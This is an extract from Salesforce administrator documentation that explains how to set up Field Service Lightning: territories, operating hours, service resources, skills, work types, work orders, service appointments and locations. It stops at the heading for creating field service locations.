Field Service Scheduling	"Read," "Edit," "Create," and "Delete" on: • Service Appointments

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

License Name	Object Permissions Included
	• Service Resources • Service Territories • Product Items • Operating Hours • Work Types If the Field Service Lightning managed package is installed, users with this permission set license are included in scheduling optimization.
Field Service Mobile	"Read," "Edit," "Create," and "Delete" on: • Service Appointments • Service Resources • Service Territories • Product Items • Operating Hours • Work Types If the Field Service Lightning managed package is installed, users with this permission set license are included in scheduling optimization.

Set Up the Field Service Lightning Managed Package

The Field Service Lightning managed package builds on Salesforce's standard field service features to deliver a rich, highly customizable experience for dispatchers and technicians.

When you implement Field Service Lightning, you select which features to use. Most features are available when Field Service Lightning is enabled in your org, but you can also install the Field Service Lightning managed package, see the Field Service Lightning Managed Package Guide that comes with the installation link.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

Set Up Service Territories

A service territory represents a region in which field service can be performed. Learn how to configure service territory settings and create territories that fit your business processes.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

1. Configure Service Territory Settings
   Control how your users work with service territories.
2. Create Service Territories
   Create service territories to track your field service work and ensure that service resources are assigned to service appointments near their home base.

Configure Service Territory Settings

Control how your users work with service territories.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

USER PERMISSIONS

To edit page layouts and set field history tracking:
- "Customize Application"

To create and edit users:
- "Manage Internal Users"

Note: Field Service Lightning must be enabled in your org.

1. Assign user permissions.

Users Who Will...	Need These Permissions
Enable Field Service Lightning	"Customize Application"
View the Service Territories tab and service territories	"Read" on service territories
Create or clone service territories	"Create" on service territories
Edit service territories	"Edit" on service territories
Delete service territories	"Delete" on service territories
Create service territory members	"Edit" on service resources

2. Make the Service Territories tab visible to your users.
Users create and manage service territories from the Service Territories tab. You can add the tab to a custom app or instruct users to add the tab in Salesforce.

Create Service Territories

Create service territories to track your field service work and ensure that service resources are assigned to service appointments near their home base.

Tip: If you plan to build out a hierarchy of service territories, create the highest-level territories first.

1. From the Service Territories tab, click **New**.
2. Select **Active** if you want to be able to add members to the territory or associate it with work orders, work order line items, or service appointments.
3. Enter a name and description for your territory.

   The name you select depends on how your field service business is organized. For example, it might be the name of a particular county or district.
4. Optionally, enter an address.

   You may want to enter the address of the territory's headquarters.
5. If your territory is part of a larger territory, select a parent territory.

   Note: A hierarchy of service territories can have up to 500 territories total.
6. Select operating hours for the territory, which indicate when service appointments within the territory should take place.

   To create operating hours, see Guidelines for Using Service Resources on page 2798.
7. Click **Save**.
8. Optionally, assign service resources to your territory via the Service Territory Members related list.

   Service territory members are resources who are available to work within the territory. If you haven't created service resource yet, know that you can also define a service resource's territories from the resource's detail page.

   When you add a member, indicate whether this territory is the member's primary, secondary, or relocation territory. The primary territory is typically the territory where they work most often—for instance, near their home base—while secondary territories are territories where they can be assigned to appointments if needed. Relocation territories represent temporary moves.

Example: You can create a hierarchy of territories to represent the areas where your team works in California. Include a top-level territory named `California`, three child territories named `Northern California`, `Central California`, and `Southern California`, and a series of third-level territories corresponding to California counties. Assign service resources to each county territory to indicate who is available to work in that county.

SEE ALSO:

Guidelines for Using Service Territories
Service Territory Fields

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

USER PERMISSIONS

To create service territories:

- "Create" on service territories

Create Operating Hours

Define operating hours and assign them to service territories, service territory members, or accounts to indicate their field service hours.

Note:

- By default, only System Administrators can view, create, and assign operating hours.
- Service resource detail pages don't list operating hours because a service resource's hours can vary depending on which territory they're working in. To view a service resource's operating hours for a particular territory, navigate to their Service Territories related list and click the Member Number for the territory. This takes you to the service territory member detail page, which lists the member's operating hours and dates during which they belong to the territory.
- If you're using the Field Service Lightning managed package, the scheduling optimizer only assigns service resources to service appointments that fall within the operating hours listed on the resource's territory member record. If you're not using the managed package, operating hours serve as a suggestion rather than a rule.

1. Click the Operating Hours tab, then click **New**.
2. Enter a name, description, and time zone.
3. Click **Save**.
4. In the Time Slots related list on the operating hours, create time slots for each day. For example, if the operating hours should be 8 AM to 5 PM Monday through Friday, create five time slots, one per day. To reflect breaks such as lunch hours, create multiple time slots in a day: for example, `Monday 8:00 AM – 12:00 PM` and `Monday 1:00 PM – 5:00 PM`. To establish 24/7 operating hours, create a time slot for each day of the week that starts at 12:00 AM and ends at 11:59 PM.

   Tip: Time slots don't come with any built-in rules, but you can create Apex triggers that limit time slot settings in your org. For example, you may want to restrict the start and end times on time slots to half-hour increments, or to prohibit end times later than 8 PM.

5. Assign the operating hours to one or more service territories.
   a. Navigate to the service territory's detail page.
   b. Select the desired hours in the `Operating Hours` lookup field on the territory detail page, and save your changes.
6. If needed, assign different operating hours to one or more service territory members.

   Service territory members—which are service resources who can work in the territory—automatically use their service territory's operating hours. If a resource needs different operating hours than their territory, create separate operating hours for them from the Operating Hours tab. Then, select the desired hours in the `Operating Hours` lookup field on the service territory member detail page.

   Note: If a resource's operating hours are similar to their territory's hours, the resource's operating hours only need time slots for the days that differ from the territory's hours. For example, suppose a resource's territory's hours are 8:00 AM to 5:00 PM Monday through Friday, but the resource works 10:00 AM to 7:00 PM on Fridays. When you create operating hours for the resource, create only one time slot: `Friday 10:00 AM to 7:00 PM`. The resource automatically uses its territory's time slots for Monday through Thursday, then uses its own special time slot on Fridays.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

USER PERMISSIONS

To create operating hours:
- "Create" on operating hours

To assign operating hours to service resources:
- "Edit" on service resources

To assign operating hours to service territories:
- "Edit" on service territories

To assign operating hours to accounts:
- "Edit" on accounts

7. Optionally, assign operating hours to one or more accounts via the `Operating Hours` lookup field on the account detail page. An account's operating hours help dispatchers know when to schedule service appointments for the account. For example, if ABC Labs only allows technicians to visit their office Monday through Friday from 8 AM to noon, you can create operating hours for them that reflect this preference.

SEE ALSO:

Operating Hours Fields

Set Up Service Resources

A service resource represents a Salesforce user who can perform field service work. Learn how to create service resources and track their skills and availability.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

1. Configure Service Resource Settings
   Set up service resource settings and user permissions in your org.
2. Create Service Resources
   Service resources are users who can perform field service work. Create service resources so you can assign them to service appointments.

Configure Service Resource Settings

Set up service resource settings and user permissions in your org.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

USER PERMISSIONS

To edit page layouts and set field history tracking:
- "Customize Application"

To create and edit users:
- "Manage Internal Users"

Note: Field Service Lightning must be enabled in your org.

1. Customize page layouts.
   a. Decide which related lists to include on the service resource detail page layout. The following related lists are specific to field service:
      - Absences: View and manage the service resource's absences.
      - Capacities: View and manage the service resource's capacity, or how much they can work in a specified time period.
      - Service Appointments: View and manage the service appointments assigned to the service resource.
      - Service Territories: View and manage the service territories where the service resource is available to work.
      - Skills: View and manage the service resource's skills, which represent certifications and areas of expertise.
   b. Decide which fields to include on service resource page layouts. The following fields can be removed from the layouts if desired:
      - `Active`: When selected, this option means that the resource can be assigned to work orders. For service tracking purposes, resources can't be deleted, so deactivating a resource is the best way to send them into retirement.
      - `Capacity-Based`: Capacity-based resources are limited to a certain number of hours or appointments in a specified time period. A resource's capacity is defined in the Capacities related list.
      - `Description`: A description of the resource.

- `Include in Scheduling Optimization`: When selected, this option means that the service scheduling optimizer can assign this resource to work orders during the optimization process. Use only if the Field Service Lightning managed package is installed.

2. Assign user permissions.

Users Who Will...	Need These Permissions
Enable Field Service Lightning	"Customize Application"
View the Service Resources tab and service resources	"Read" on service resources
Create service resources	"Create" on service resources
Edit or deactivate service resources	"Edit" on service resources

3. Make the Service Resources tab visible to your users.
   Users create and manage service resources from the Service Resources tab. You can add the tab to a custom app or instruct users to add the tab in Salesforce.

Create Service Resources

Service resources are users who can perform field service work. Create service resources so you can assign them to service appointments.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

USER PERMISSIONS

To create service resources:
- "Create" on service resources

1. From the Service Resources tab, click **New**.
2. Enter a name and description.
   You may want the name to be the name or title of the associated user.
3. If you want to assign the resource to service appointments, select **Active**.
4. Select **Capacity-Based** if the resource is limited to working a certain number of hours or appointments in a specified time period.
   Contractors would likely be capacity-based.
5. If you're using the Field Service Lightning managed package with scheduling optimization, select **Include in Scheduling Optimization** to allow the scheduling optimizer to assign the resource to service appointments during the optimization process.
   Only users with the Field Service Scheduling permission set license can be included in scheduling optimization.
6. Select the user that the resource is associated with.
7. Indicate whether the resource is a technician or dispatcher.
   Resources who are dispatchers can't be capacity-based or included in scheduling optimization. Only users with the Field Service Dispatcher permission set license can be dispatchers.

   Note: If a user is be both a technician and a dispatcher, you can create two service resource records for them.

8. Click **Save**.

Once a resource is created, add information about their capabilities.

1. In the Service Territories related list, select the territories where the resource is available to work.

   Indicate whether each territory is the resource's primary, secondary, or relocation territory. The primary territory is typically the territory where they work most often—for instance, near their home base—while secondary territories are territories where they can be assigned to appointments if needed. Relocation territories represent temporary moves.

   For example, a service resource might have the following territories:

   - Primary territory: *West Chicago*
   - Secondary territories:
     - *East Chicago*
     - *South Chicago*
   - Relocation territory: *Manhattan*, for a three-month period

2. If the resource is capacity-based, define their capacity.

   a. In the Capacity related list, click **New Resource Capacity**.

   b. Enter a start date and an end date to indicate when the capacity is in effect for the resource. For example, if the capacity represents a six-month contract, enter the contract's start and end dates.

   c. Specify how much the resource can work:

      - Select the `Time Period` that the capacity is based on: hours, days, or months. For example, if the resource can work 80 hours per month, select **Month**.
      - If you want the resource's capacity to be based on the number of hours worked, fill out `Hours per Time Period`. For example, if the resource can work 80 hours per month, enter *80*.
      - If you want the resource's capacity to be based on the number of service appointments they are assigned to, fill out `Work Items per Time Period`. For example, if the resource can complete 20 appointments per month, enter *20*.

      Note: If you're using the Field Service Lightning managed package and would like to measure capacity both in hours and in number of work items, enter a value for both. The resource is considered to reach their capacity based on whichever term is met first—hours or number of work items.

   d. Click **Save**. You can set multiple capacities for a resource as long as their start and end dates do not overlap.

      Important: If you aren't using the Field Service Lightning managed package, capacity serves more as a suggestion than a rule. Resources can still be as scheduled beyond their capacity, and you aren't notified when a resource exceeds their capacity.

3. In the Skills related list, assign skills to indicate the resource's areas of expertise. For details, see Assign Skills to Service Resources.

SEE ALSO:

Guidelines for Using Service Resources

Service Resource Fields

Set Up Skills for Field Service

Assign skills to service resources to indicate the type of work that they can perform. You can also add required skills to work orders and work types so only resources with certain skills can be assigned to complete the work.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

1. Configure Skill Settings
   Before you create skills, add skill related lists to field service page layouts and specify who can view and create skills.
2. Create Skills
   To get started with skills, create basic skills in your org. When you assign skills to service resources or mark them as required on work orders and work types, you can add details like skill level and duration.
3. Assign Skills to Service Resources
   Assign skills to service resources to represent their certifications and areas of expertise.
4. Add Required Skills to Work Orders or Work Types
   Add required skills to work orders, work order line items, or work types to ensure that the assigned service resources possess the right skills.

Configure Skill Settings

Before you create skills, add skill related lists to field service page layouts and specify who can view and create skills.

Note: Field Service Lightning must be enabled in your org.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

USER PERMISSIONS

To edit page layouts:
- "Customize Application"

To create and edit users:
- "Manage Internal Users"

1. Customize page layouts.
   a. To be able to specify required skills on work types, add the Skill Requirements related list to work type page layouts.
   b. To be able to specify required skills on work orders, add the Skill Requirements related list to work order page layouts.
   c. To be able to specify required skills on work order line items, add the Skill Requirements related list to work order line item page layouts.
   d. To be able to assign skills to service resources, add the Skills related list to service resource page layouts.
2. Assign user permissions.

Users Who Will...	Need These Permissions
Enable Field Service Lightning	"Customize Application"
Create, update, and delete skills in Setup	"Customize Application"
Assign skills to service resources	"Edit" on service resources
View resources' skills	"Read" on service resources

Users Who Will...	Need These Permissions
Add required skills to work orders, work order line items, or work types	"Edit" on work orders, work order line items, or work types
View required skills on work orders, work order line items, or work types	"Read" on work orders, work order line items, or work types

3. Decide how skill levels should be determined.

   Skills assigned to a service resource or to a work order, work order line item, or work type can have a skill level from 0 to 99.99. For example, you can:

   - Use the `Skill Level` field to indicate years of experience.
   - Create a matrix that corresponds professional license classes to skill level numbers.

   Tip:

   - If you'd like to limit potential skill level values, create a validation rule that, for example, only allows multiples of 10.
   - Create field-level help that lets your users know how skill level is determined.

Create Skills

To get started with skills, create basic skills in your org. When you assign skills to service resources or mark them as required on work orders and work types, you can add details like skill level and duration.

1. From Setup, enter *`Skills`* in the Quick Find box, then select **Skills** under Field Service.
2. Enter a name. For example, *`Electrician Certification`*.
3. Enter a description.
4. Skip the "Assign Users" and "Assign Profiles" sections, which are specific to Live Agent.
5. Click **Save**.
   You can now assign the skill to service resources or list it as required on work types, work orders, and work order line items.

SEE ALSO:

Skill Fields for Field Service

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

USER PERMISSIONS

To create skills:

- "Customize Application"

Assign Skills to Service Resources

Assign skills to service resources to represent their certifications and areas of expertise.

1. Navigate to the resource that needs a skill assigned.
2. In the Skills related list, click **New Service Resource Skill**.
3. Select a skill. Skills must be created before they can be assigned to a resource; to learn how, see Create Skills.
4. Enter a skill level from 0 to 99.99 based on how your business measures skill level.
5. Enter a start date and, if needed, an end date. For example, if a technician must be recertified in a particular skill every six months, you can enter an end date that's six months later than the start date.
6. Click **Save**. The resource's skill now appears in their Skills related list.

Tip: To make it easier to track a resource's abilities, upload photos of licenses and certifications in the Files section on the resource's detail page.

SEE ALSO:

Skill Fields for Field Service

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

USER PERMISSIONS

To assign skills to resources:

- "Edit" on service resources

Add Required Skills to Work Orders or Work Types

Add required skills to work orders, work order line items, or work types to ensure that the assigned service resources possess the right skills.

If a work order or work order line item can only be completed by a service resource with a particular set of skills, add *required skills* to the record. Required skills help dispatchers assign the record to a service resource with the proper expertise. You can still assign a work order, work order line item, or related service appointment to a service resource that does *not* possess the required skills, so required skills serve more as a suggestion than a rule.

Note: If you're using the Field Service Lightning managed package, you can use matching rules to ensure that appointments are only assigned to service resources who possess the required skills listed on the parent work order.

If many of your work orders require the same skills, we recommend adding required skills to *work types* to save yourself some time and keep your processes consistent. When you add a required skill to a work type, work orders and work order line items that use that type automatically inherit the required skill. For example, if you know that all annual maintenance visits for your Classic Refrigerator product require a Refrigerator Maintenance skill level of at least 50, you can add that required skill to the Annual Maintenance Visit work type. When it's time to create a work order for a customer's annual fridge maintenance, adding that work type to the work order adds the required skill as well.

Note:

- When you create a work order from a work type, it inherits the work type's required skills, but you can then add or remove required skills on the work order.
- Changing the required skills on a work type doesn't affect the required skills on work orders that were created from that work type.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

USER PERMISSIONS

To add required skills to work orders, work order line items, or work types:

- "Edit" on work orders, work order line items, or work types

- If you add a work type to an existing work order, the work order only inherits the work type's required skills if the work order didn't yet have required skills. The same is true for work order line items.
- Work order line items don't inherit their parent work order's required skills.

To add a required skill to a work order, work order line item, or work type:

1. Navigate to the record that needs required skills.
2. In the Skill Requirements related list, click **New Skill Requirement**.
3. Select a skill. Skills must be created before they can be added as a requirement; to learn how, see Create Skills.
4. Enter a skill level from `0` to `99.99` based on how your business measures skill level.
5. Click **Save**. The skill now appears in the Skill Requirements related list on the record.

SEE ALSO:

Skill Fields for Field Service

Guidelines for Using Work Orders

Set Up Work Orders

A work order represents work to be performed on your customers' products. Learn how to configure work order settings and create time-saving templates called work types.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

1. Configure Work Order Settings
   Control how your users work with work orders by customizing page layouts, user permissions, and more.
2. Create Work Types
   Chances are, your business performs the same tasks for multiple customers. Work types are work order templates that save you time and make it easier to standardize your field service work.
3. Create Work Orders
   Create work orders to track work to be performed for a customer.
4. Choose Preferred Service Resources on Work Orders
   You can designate certain service resources as preferred, required, or excluded on specific accounts or work orders. Work orders inherit their associated account's resource preferences.
5. Create Service Appointments
   Service appointments help you track field service work to be performed for customers. You can associate them with several types of records.

Configure Work Order Settings

Control how your users work with work orders by customizing page layouts, user permissions, and more.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

USER PERMISSIONS

To edit page layouts and set field history tracking:
- "Customize Application"

To create and edit users:
- "Manage Internal Users"

1. Customize page layouts.
   a. To let users view and create work orders that are related to other records, add the Work Orders related list to other objects' page layouts. These objects' page layouts can include the related list:
      - Account
      - Asset
      - Case
      - Contact
      - Entitlement
      - Service Contract
      - Custom objects

   b. To let users view work order line items that are associated with a particular asset, add the Work Order Line Items related list to Asset page layouts.

   c. To let users make one work order the parent of another, add the `Parent Work Order` field and Child Work Orders related list to work order page layouts. To let users see the top-level work order in a work order hierarchy, you can also add the read-only `Root Work Order` field.

   d. To let users make one work order line item the parent of another line item, add the `Parent Work Order Line Item` field and Child Work Order Line Items related list to work order line item page layouts. To let users see the top-level line item in a work order line item hierarchy, you can also add the read-only `Root Work Order Line Item` field.

   e. If you want to be able to designate certain service resources as preferred, required, or excluded on a work order, add the Resource Preferences related list to work order page layouts. You can also establish resource preferences on accounts so every work order associated with the account inherits its resource preferences. To do so, add the Resource Preferences related list to account page layouts as well.

2. Assign user permissions.

Users Who Will...	Need These Permissions	Permissions Are Auto-Enabled on These Standard Profiles
Enable Field Service Lightning	"Customize Application"	System Administrator
View the Work Orders tab, work orders, and work order line items	"Read" on work orders	Read Only, Standard User, Solution Manager, Contract Manager, Marketing User, and System Administrator
Create or clone work orders	"Create" on work orders	Standard User, Solution Manager, Contract Manager, Marketing User, and System Administrator
Edit work orders	"Edit" on work orders	Standard User, Solution Manager, Contract Manager, Marketing User, and System Administrator
Delete work orders	"Delete" on work orders	System Administrator

Users Who Will...	Need These Permissions	Permissions Are Auto-Enabled on These Standard Profiles
Create, clone, edit, or delete work order line items	"Edit" on work orders	Standard User, Solution Manager, Contract Manager, Marketing User, and System Administrator

3. Make the Work Orders tab visible to your users.

   Users create and manage work orders from the Work Orders tab. You can add the tab to a custom app or instruct users to add the tab in Salesforce.

   Note: The Work Orders tab is default ON for the following user profiles: Read Only, Standard User, Solution Manager, Contract Manager, Marketing User, and System Administrator.

4. Optionally, add work orders as a navigation tab item in the service console.
5. If your org was created before Summer '16 and you want to use milestones on work orders, set field-level security on the following work order fields to expose them to specific user profiles:

   - `Business Hours`
   - `Entitlement Process End Time`
   - `Entitlement Process Start Time`
   - `Is Closed`
   - `Milestone Status`
   - `Milestone Status Icon`
   - `Stopped`
   - `Stopped Since`

   Tip: To set field-level security, from Setup, enter *`Field Accessibility`* in the Quick Find box, then click **Field Accessibility**. Click **Work Order**, then click **View by Fields** and select a field. Click **Hidden** next to a profile to view and update the field visibility settings.

6. Optionally, add your own custom values to the `Status` picklist field on work orders or work order line items.

   The Status field comes with these default values:

   - `New`
   - `In Progress`
   - `On Hold`
   - `Completed`
   - `Cannot Complete`
   - `Closed`
   - `Canceled`

   When you create a custom value, select a status category that the value falls into. The available status categories match the default status values. For example, if you create a `Waiting for Response` value, you may decide that it belongs in the `On Hold` category.

The `Status Category` field can be useful to reference in custom apps, triggers, and validation rules. Status categories let you extend and customize the work life cycle while still maintaining a consistent work classification for tracking, reporting, and business process management.

7. If you want your team to be able to attach Knowledge articles to work orders or work order line items, add the Articles related list and the Knowledge One console component to your layouts.

   Note: Knowledge must already be set up in your org.

   a. To let users view and modify linked articles from the console, navigate to work order page layouts in Setup. In the layout editor, select Custom Console Components and add the Knowledge One widget to the console sidebar (recommended).

   b. To let users view and modify linked articles from a work order's detail page, add the Articles related list to the work order detail page layout (recommended).

   c. To let users attach Knowledge articles to work order line items, follow the previous two steps for work order line items layouts.

Create Work Types

Chances are, your business performs the same tasks for multiple customers. Work types are work order templates that save you time and make it easier to standardize your field service work.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

USER PERMISSIONS

To create work types:
- "Create" on work types

To apply work types to work orders or work order line items:
- "Edit" on work orders

1. From the Work Types tab, click **New**.
2. Enter a name and description. Try to use a name that helps users quickly understand the type of work orders that can be created from the work type. For example, *`Annual Refrigerator Maintenance`* or *`Valve Replacement`*.
3. Add an `Estimated Duration`, which is how long the work is estimated to take, and a `Duration Type` of Minutes or Hours.
4. If you'd like a service appointment to be automatically created on work orders and work order line items that use the work type, select **Auto-Create Service Appointment**.

   Note: By default, the Due Date on auto-created service appointments is seven days after the created date. Admins can adjust this offset from the Field Service Settings page in Setup.

5. Click **Save**.
6. If the task represented by the work type requires certain skills or certifications, define them in the Skill Requirements related list.

   a. In the related list, click **New Skill Requirement**.

   b. Select a skill. Skills must be created before they can be added as a required skill; to learn how, see Create Skills.

   c. Enter a skill level from 0 to 99.99 based on how your business measures skill level.

   d. Click **Save**. Now, any work orders or work order line items linked to the work type inherits these required skills.

7. To apply a work type to a work order or work order line item, select the work type in the `Work Type` lookup field on the record. When you add a work type, the work order or work order line item inherits the work type's duration values and required skills.

   Note:

   - If needed, you can update the duration values and required skills on a work order or work order line item after they're inherited from the work type.

- If a work order or work order line item already has required skills, associating it with a work type doesn't cause it to inherit the work type's required skills.
- Customizations to required skills, such as validation rules or Apex triggers, are not carried over from work types to work orders and work order line items.

Example: Suppose you own a window company that often installs windows. Your window installations typically last 90 minutes. You can create a work type with the following settings:

- Name: *Window Installation*
- Description: *Standard installation of single- or double-paned windows*
- Estimated Duration: *90*
- Duration Type: *Minutes*
- Skill Requirements:
  - "Window Installation" with a skill level of 50
  - "Window Cleaning" with a skill level of 10
- The option to auto-create a service appointment is selected

When a customer needs a window installed, create a work order for them and select the *Window Installation* work type in the `Work Type` lookup field. This auto-populates the work order's duration and skill values and automatically creates a service appointment on the work order. High-five for efficiency!

SEE ALSO:

Guidelines for Using Work Orders

Work Type Fields

Create Work Orders

Create work orders to track work to be performed for a customer.

You can create and edit work orders from the Work Orders tab or the Work Orders related list on supported objects. Some of the following settings may not be available to you depending on your page layouts and field-level security settings.

1. From the Work Orders tab or the Work Orders related list on a record, click **New**.
2. Optionally, select a work type. Work types are templates that auto-populate the work order's `Duration` and `Duration Type` fields and Skill Requirements related list.
3. Enter the address where the work order is taking place. Work orders inherit their address from the associated account. The work order's service appointments and line items inherit its address, though the address on line items can be updated.
4. Select an associated account and contact.
5. If applicable, select a parent work order.
6. If applicable, select an associated case.
7. Optionally, select a price book. This lets you select a corresponding price book entry (product) for each work order line item.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

USER PERMISSIONS

To create or clone work orders:
- "Create" on work orders

To create work order line items:
- "Edit" on work orders

8. If you're tracking pricing on work orders, enter the tax amount. For example, in a work order whose total price is $200, enter *20* to apply a 10 percent tax. You can enter a number with or without the currency symbol and you can use up to two decimal places.
9. Select a priority level.
10. Select the service territory where the work order is taking place.
11. Enter a duration and select a duration type. A duration of *3* and a duration type of *Hours* means the work order is expected to be completed in 3 hours.
12. If the work order involves a customer's asset, add it in the `Asset` field.
13. Add a subject and description. Try to describe the nature and purpose of the work to be completed.
14. Click **Save**.
15. Optionally, add further details in the work order's related lists.
    a. Create line items via the Work Order Line Items related list. Work order line items represent specific tasks that a technician must perform to complete the work order. They can be marked as completed one by one, and can each have their own active service appointment. Pricing details like discounts and unit price are set at the line item level on work orders.
    b. Specify which skills are required to complete the work order via the Skill Requirements related list. For details, see Add Required Skills to Work Orders or Work Types.
    c. Create a service appointment via the Service Appointments related list. Service appointments are where you assign service resources and add scheduling details. Work orders and work order line items can have multiple service appointments.

       Note: If **Auto-Complete Service Appointment** is selected on the associated work type, a service appointment is automatically created when you create the work order.

Choose Preferred Service Resources on Work Orders

You can designate certain service resources as preferred, required, or excluded on specific accounts or work orders. Work orders inherit their associated account's resource preferences.

Add preferences to an account or work order via the Resource Preferences related list. Simply select the service resource, select a preference level, and save your changes.

Note: You can't add preferences for service resources who are inactive or dispatchers.

Resource preferences serve more as a suggestion than a requirement. You can still assign a service appointment to any resource regardless of the related work order's resource preferences.

If you don't want to establish resource preferences at the account level, you can also create them on individual work orders if needed.

Example:

- If your customer, ABC Labs, has had positive experiences with Alicia, a service resource, you can create a resource preference on the ABC Labs account that designates Alicia as "Preferred"
- If ABC Labs had a bad experience with Nigel, a service resource, you can create a resource preference on the ABC Labs account that designates Nigel as "Excluded"
- If ABC Labs purchased a challenging piece of equipment which was installed by Evan, a service resource, you can create a resource preference on the ABC Labs account that designates Evan as "Required"

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

USER PERMISSIONS

To create resource preferences on accounts:
- "Edit" on accounts

To create resource preferences on work orders:
- "Edit" on work orders

When a work order is created for ABC Labs, it automatically lists those three preferences. When the time comes to schedule the work order, the dispatcher knows to assign the corresponding service appointment to Evan and, if a second technician is needed, to Alicia if she is available. The dispatcher also knows *never* to assign the account's service appointments to Nigel.

Create Service Appointments

Service appointments help you track field service work to be performed for customers. You can associate them with several types of records.

Service appointments can be added to work orders, work order line items, opportunities, accounts, or assets. To create a service appointment:

1. Navigate to the record that the appointment is associated with.
2. In the Service Appointments related list, click **New Service Appointment**.
3. Fill out the General Information section:
   a. Add an appointment subject and description.
   b. If needed, update the duration. If the parent record is work order or work order line item, the appointment inherits its duration from its parent.
   c. Fill out the `Earliest Start Permitted` and `Due Date` fields, which together represent the window during which the appointment must be completed. These fields typically represent terms in the customer's service-level agreement.
4. Fill out the Scheduled Times section:
   a. Add scheduled start and end times. If you're using the Field Service Lightning managed package with the scheduling optimizer, these fields are populated when the appointment is scheduled.
   b. Define an arrival window, which is the window of time when the technician is expected to arrive at the site. This window is typically larger than the scheduled start and end window to allow time for delays and scheduling changes. You may choose to share the arrival window start and end with the customer, but keep the scheduled start and end internal-only.
5. Assign service resources to the appointment in the Assigned Resources related list. If the parent record is a work order, work order line item, or account, check the parent for any resource preferences.

   Note: Service resource who are dispatchers can't be assigned to service appointments.

6. When the technician completes the appointment, have them fill out the Actual Times section to indicate when the appointment started and ended. In addition, they can enter the number of minutes it took to travel to the appointment in the `Actual Travel Time` field on their assigned resource record.

Note: You can also create service appointments from the Service Appointments tab.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

USER PERMISSIONS

To create service appointments:
- "Create" on service appointments

SEE ALSO:

Guidelines for Using Service Appointments

Service Appointment Fields

Set Up Locations for Field Service

For Field Service, your locations can be vans, warehouses, customer sites, or whatever suits your organization. Learn how to create service locations and track their consumption and availability.

Configure Field Service Location Settings
Control how your users work with Field Service locations.

Create Field Service Locations
Create inventory locations so you can track the parts stored there and restock when necessary.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

Configure Field Service Location Settings

Control how your users work with Field Service locations.

Note: Field Service Lightning must be enabled in your org.

Your service locations can be as large as a warehouse or as small as a tool box. They can be your client sites or your service vans. They vary in size, location, and what they contain, and they are unique to your company. Salesforce Field Service lets you create locations to fit your needs.

USER PERMISSIONS

To edit page layouts and set field history tracking:
- "Customize Application"

To create and edit users:
- "Manage Internal Users"

1. Assign user permissions on page 524.

Users Who Will...	Need These Permissions
Enable Field Service Lightning	"Customize Application"
View the Locations tab	"Read" on Locations
Create or clone locations	"Create" on Locations
Edit service locations	"Edit" on Locations
Delete service locations	"Delete" on Locations

2. Customize the Addresses page layout.

   Addresses allow you to set up multiple addresses and address types. For example, a customer's shipping address may be different from the physical address.

   a. From Setup enter *Addresses* in the Quick Find box, then select **Page Layouts** under Addresses.

   b. Click **Edit** next to a layout you want to change or click **New** to create one.

   c. Select and arrange the fields on page 2853 on the addresses related list.

   d. Click **Save**.

3. Customize the `Associated Locations` page layout.

   Associated locations allow you to set up associate multiple accounts with one location. For example, a shopping center location may have multiple customer accounts.

   a. From Setup enter *Associated Locations* in the Quick Find box, then select **Page Layouts** under Associated Locations.

b. Click **Edit** next to a layout you want to change or click **New** to create one.

c. Select and arrange the fields on page 2853 on the associated locations related list.

d. Click **Save**.

4. Customize the Locations page layout.

a. From Setup enter *Locations* in the Quick Find box, then select **Page Layouts** under Locations.

b. Click **Edit** next to a layout you want to change or click **New** to create one.

c. Select and arrange the fields on the Locations page layout.

d. Add the `Product Items`, `Addresses`, and `Associated Locations` related lists to the Locations page layout.

e. Click **Save**.

5. Make the Locations tab visible to your users.
Users create and manage service locations from the Locations tab. You can add the tabs to a custom app or instruct users to add them in Salesforce.

Create Field Service Locations

